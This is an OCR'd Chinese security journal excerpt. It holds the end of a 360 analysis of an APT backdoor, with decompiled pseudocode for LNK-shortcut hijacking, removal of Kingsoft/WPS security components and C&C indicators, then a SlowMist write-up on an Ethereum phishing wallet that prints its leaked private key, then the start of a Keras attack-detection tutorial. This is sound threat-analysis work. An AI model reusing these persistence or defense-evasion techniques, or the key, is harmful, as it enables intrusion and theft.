
```
  fun_Decryptstr(L"fk|");                       // wb
  v17 = fun_Writefilefor(&v21);
  if ( v21 )
  {
    v18 = &dword_6B8F5890;
    if ( (unsigned int)dword_6B8F58A4 >= 8 )
      LOBYTE(v18) = dword_6B8F5890;
    sub_6B8DC2F8((char)v18, 2, dword_6B8F58A0, v21);
    v17 = sub_6B8DBF1E(v0);
  }
  DllEntry(v17, v0);
  LOBYTE(v3) = fun_Callinstall();
}
return (unsigned int)v3;
}
```

beoql.g.ini 加密保存的 PowerShell 如下所示：




DllEntry 被调用首先会通过 CMD 命令删除相关的金山的安全组件：

之后通过 CreateProcess 函数启动 ps_loader 脚本：




fun_Callinstall 中解密出对应的加密字符，字符串为通过 Rundll32.exe 调用导出函数




DllInstall：


具体如下所示：



DllInstall 函数首先遍历多个目录下的 LNK 文件：



之后生成 nview32_update.bat 脚本，并运行：



nview32_update.bat 脚本执行后会检测并删除 WPS 的相关组件，之后对前面遍历获取的 LNK 文件进行修改操作：

首先通过调用导出函数 DllCopyClassObject 将该 LNK 文件拷贝到临时目录，再通过函数 DllSetClassObject 修改%temp%目录下的 LNK 文件，最后将修改过的 LNK 文件拷贝覆盖回去：


DllSetClassObject 中通过函数 fun_Changelnk 修改默认的 LNK 文件：

```
while ( v9 < v8 );
if ( v6 )
{
  fun_Generalrun32Dllstr((int)&v15);
  v20 = 0;
  v11 = (unsigned __int8)fun_Changelnk(v6) != 0;
  v20 = 1;
  GetClipboardSequenceNumber();
  if ( v17 )
  {
    v12 = *v17;
    v18 = v17;
    (*(void (__stdcall **)(_DWORD *))(v12 + 8))(v17);
  }
  if ( v16 )
  {
    v13 = *v16;
    v18 = v16;
    (*(void (__stdcall **)(_DWORD *))(v13 + 8))(v16);
  }
  CoUninitialize();
  result = v11;
}
else
{
LABEL_25:
  result = 0;
}
return result;
}
```

修改过的 LNK 文件以多个感叹号分割：


```
}
while ( v21 );
Fun_Joinunicode(&v41, 1024, v38 + ((unsigned int)(((signed int)v20 + -v38 - 12302) >> 1) > 0 ? 12300 : 10252));
v22 = Fun_Decryptstr(L"!!|");
Fun_Joinunicode(&v41, 1024, (int)v22);
Fun_Joinunicode(&v41, 1024, v38 + 16460);
v23 = Fun_Decryptstr(L"!!|");
Fun_Joinunicode(&v41, 1024, (int)v23);
Fun_Joinunicode(&v41, 1024, v38 + 14412);
v24 = Fun_Decryptstr(L"!!|");
Fun_Joinunicode(&v41, 1024, (int)v24);
v25 = Fun_Decryptstr(L"advmuu21.ngn|");     // run32dll.exe
```

具体效果如下所示，LNK 快捷方式文件被修改为通过 Rundll32.exe 调用该 DLL 的 DllEntry 函数，该函数的主要功能如前文所示用于运行对应的 ps_loader 脚本，通过劫持 LNK 快捷方式文件来起到持久化的作用：



4.攻击流程


整体攻击流程如下所示：



影响面评估

1.攻击时间

根据 360 网络安全研究院的全网数据抽样统计，对攻击者使用的两个云服务域名地址（子域名分别为 0123 和 05011）的访问分别集中在 4 月和 5 月，这和我们捕获到的样本时间段完全一致，也就是说蓝宝菇 APT 组织在这两个月内使用本文描述的攻击方式进行了大量针对性的攻击：



2.攻击对象

由于恶意样本会将窃取的用户数据通过 Amazon S3 云存储协议上传到攻击者的云服务器中，360 威胁情报中心通过对 AWS S3 服务通信机制的深入解析，结合样本分析得到的数据模拟通信成功获取部分攻击者攻击过程中产生的中间数据，其中包括攻击对象的计算机名、被攻击时间等信息。数据显示仅一天时间内就有数个受害人员的信息被上传到服务器，整波攻击活动期间评估受控人员数量在百级。

总结

威胁情报在攻防对抗中发挥着越来越重要的作用，威胁情报不是简单的从 blog、twitter 等公开渠道获得开源情报。从本次事件中可以看出，只有具备扎实的安全能力、建立强大的数

据基础并对威胁情报涉及的采集、处理、分析、发布、反馈等一系列的环节进行较长时期的投入建设，才能获得基于威胁情报的检测、分析、响应、预警等关键的安全能力。

目前，基于 360 威胁情报中心的威胁情报数据的全线产品，包括 360 威胁情报平台(TIP)、天眼高级威胁检测系统、360 NGSOC 等，都已经支持对此 APT 攻击团伙攻击活动的实时检测和相关未知攻击的预警。

IOC

C&C IP
159.65.127.93
139.59.238.1
138.197.142.236
攻击者云服务地址
0123.nyc3.digitaloceanspaces.com
05011.nyc3.digitaloceanspaces.com

参考

[1].https://github.com/minio/minio-py

[2].https://docs.minio.io/docs/python-client-quickstart-guide

[3].https://docs.aws.amazon.com/zh_cn/AmazonS3/latest/dev/Introduction.html

[4].https://docs.aws.amazon.com/zh_cn/AmazonS3/latest/API/sig-v4-authenticating-requests.html

[5].https://developers.digitalocean.com/documentation/spaces/#authentication

[6].http://developer.huawei.com/ict/cn/doc/Object_Storage_Service_API_zh_p/zh-cn_topic_0016616545.html

价值两百万的以太坊钱包陷阱

作者：陈威@慢雾区

原文来源：【慢雾科技】https://mp.weixin.qq.com/s/YPS7ZY6KGDYWZypjQrMpAw


今天分享一个以太坊钓鱼钱包地址，该私钥和地址均来自网络。

帐号私钥:


668a369e87c01da5bfca9851e6ee86d760e17ee7912d77b7dffe8e0cdf63bcb5，

地址: 0xA8015DF1F65E1f53D491dC1ED35013031AD25034


我们先看看钱包情况，在 etherscan.io 中是这样的




钱包中有价值 320382 美金的 ICX，有没有很诱人，立即将私钥导入钱包看看。



我们来转出点 ICX 试试。



转帐时会提示你手续费余额不足，意料之中的，那往里面充点 ETH 吧！等我们充完钱之后会发现里面的 ETH 会立马被转走，已经有小伙伴做过实验了，这里就不测试了（贴张图片给大家）。



而且通过观察该地址的 tx 记录,会有两个共同点：

1、转入时间和转出时间相隔非常短

2、转出金额都在转入金额的 1%左右

第一点不难解释，所有操作都是通过脚本完成，通过监测以太坊主网新生成区块中是否有该地址的转入交易，若有则立即转出钱包中的 ETH；

第二点，所有的转出金额都非常小，为什么要这样做？通过观察交易列表，我们会发现转出地址不止一个，就是说有人也想从这里面分一杯羹，把小白转过来的 ETH 抢走，所以把手续费设置得很高，有的到了总金额的 99% 左右，在以太坊系统中，矿工会优先打包手续高的交易。

OK！到这里为止可能有人问，我们设置更高的手续费也用脚本去转走里面的 ICX Token 不就行了吗？现在我们来看一看 ICX 的智能合约代码。合约地址在：https://etherscan.io/address/0xb5a5f22694352c15b00323844ad545abb2b11028#code


我们来看看合约中的两个转帐函数

```
187     function transfer( address to, uint value)
188     isTokenTransfer
189     checkLock
190     returns (bool success) {
191
192         require( _balances[msg.sender] >= value );
193
194         _balances[msg.sender] = _balances[msg.sender].sub(value);
195         _balances[to] = _balances[to].add(value);
196         Transfer( msg.sender, to, value );
197         return true;
198     }
199
200     function transferFrom( address from, address to, uint value)
201     isTokenTransfer
202     checkLock
203     returns (bool success) {
204         // if you don't have enough balance, throw
205         require( _balances[from] >= value );
206         // if you don't have approval, throw
207         require( _approvals[from][msg.sender] >= value );
208         // transfer and return true
209         _approvals[from][msg.sender] = _approvals[from][msg.sender].sub(value);
210         _balances[from] = _balances[from].sub(value);
211         _balances[to] = _balances[to].add(value);
212         Transfer( from, to, value );
213         return true;
214     }
```


会发现这两个函数都带了 “checkLock” modifier，我们再来看看“checkLock”有什么用。

```
62      modifier checkLock {
63          if (lockaddress[msg.sender]) {
64              throw;
65          }
66          _;
67      }
```


这几行代码就是判断该地址是否处于 lockaddrss 中，如果在 lockaddrss 中则 throw，不执行转账操作，我们来看看这个钓鱼钱包地址是否在 lockaddress 中（因为 lockaddress 为 public 类型，所以可以直接查询）。



毫无疑问，我们先前的钱包地址处于锁定状态，所以钓鱼的人先将钱包中的 ICX Token 锁定，再故意流出私钥，以大量的 ERC20 Token 去诱惑大家往钱包地址中转手续费，再立马转走 ETH。

以上就是笔者对于该 ETH 钓鱼钱包地址的一点分析，供大家参考！

慢雾科技介绍

厦门慢雾科技有限公司，专注区块链生态安全，总部位于厦门，由一支拥有十多年一线网络安全攻防实践的团队创建。团队曾为 Google、微软、W3C、公安部、腾讯、阿里、百度等输出过安全能力，团队多项成果也曾进入过 Black Hat 等全球黑客大会。慢雾科技的核心能力包括：安全审计、防御部署、地下黑客风向标追踪。慢雾科技已经为全球多家交易所、钱包、智能合约等做了安全审计与防御部署，并通过独有的地下黑客风向标追踪引擎，持续为合作公司及国家相关部门提供威胁情报。

慢雾科技官网：https://www.slowmist.com/

欢迎对本篇文章感兴趣的同学扫描慢雾科技公众号二维码，一起交流学习

四维创智

传统安全 移动安全
物联网安全

- 猎奇移动应用自动化检测平台
- 天象综合渗透测试平台
- W Hunter无线环境监管系统
- 猎鹰安全运维管理平台
- 天幕网络攻防实训平台

网址：www.4dogs.cn

电话：010-5945 0966

【安全研究】

神经网络在攻击检测上的应用

作者： no one

原文来源：【唯品会】https://mp.weixin.qq.com/s/IPfYX6elIhT5NwHhYgu4PA

版本：
jupyter (1.0.0)
numpy (1.12.1)
keras (2.1.3)
tensorflow (1.3.0)
hyperopt (0.1)

神经网络简介

这里我们通过一个小实验，简单地介绍神经网络的一些基本概念。

注： 为了可重复性，我们采用 keras 文档的建议。注意，这些建议在 GPU 上就不顶用了。所以如果想保持可重复性，需要使用 CPU。我们直接使用文档上的代码，如下：

```
import numpy as np
import tensorflow as tf
import random as rn

# The below is necessary in Python 3.2.3 onwards to
# have reproducible behavior for certain hash-based operations.
# See these references for further details:
# https://docs.python.org/3.4/using/cmdline.html#envvar-PYTHONHASHSEED
# https://github.com/keras-team/keras/issues/2280#issuecomment-306959926

import os
os.environ['PYTHONHASHSEED'] = '0'

# The below is necessary for starting Numpy generated random numbers
# in a well-defined initial state.

np.random.seed(42)
```

```
# The below is necessary for starting core Python generated random numbers
# in a well-defined state.

rn.seed(12345)

# Force TensorFlow to use single thread.
# Multiple threads are a potential source of
# non-reproducible results.
# For further details, see:
https://stackoverflow.com/questions/42022950/which-seeds-have-to-be-set-where-
to-realize-100-reproducibility-of-training-res

session_conf = tf.ConfigProto(intra_op_parallelism_threads=1,
inter_op_parallelism_threads=1)

from keras import backend as K

# The below tf.set_random_seed() will make random number generation
# in the TensorFlow backend have a well-defined initial state.
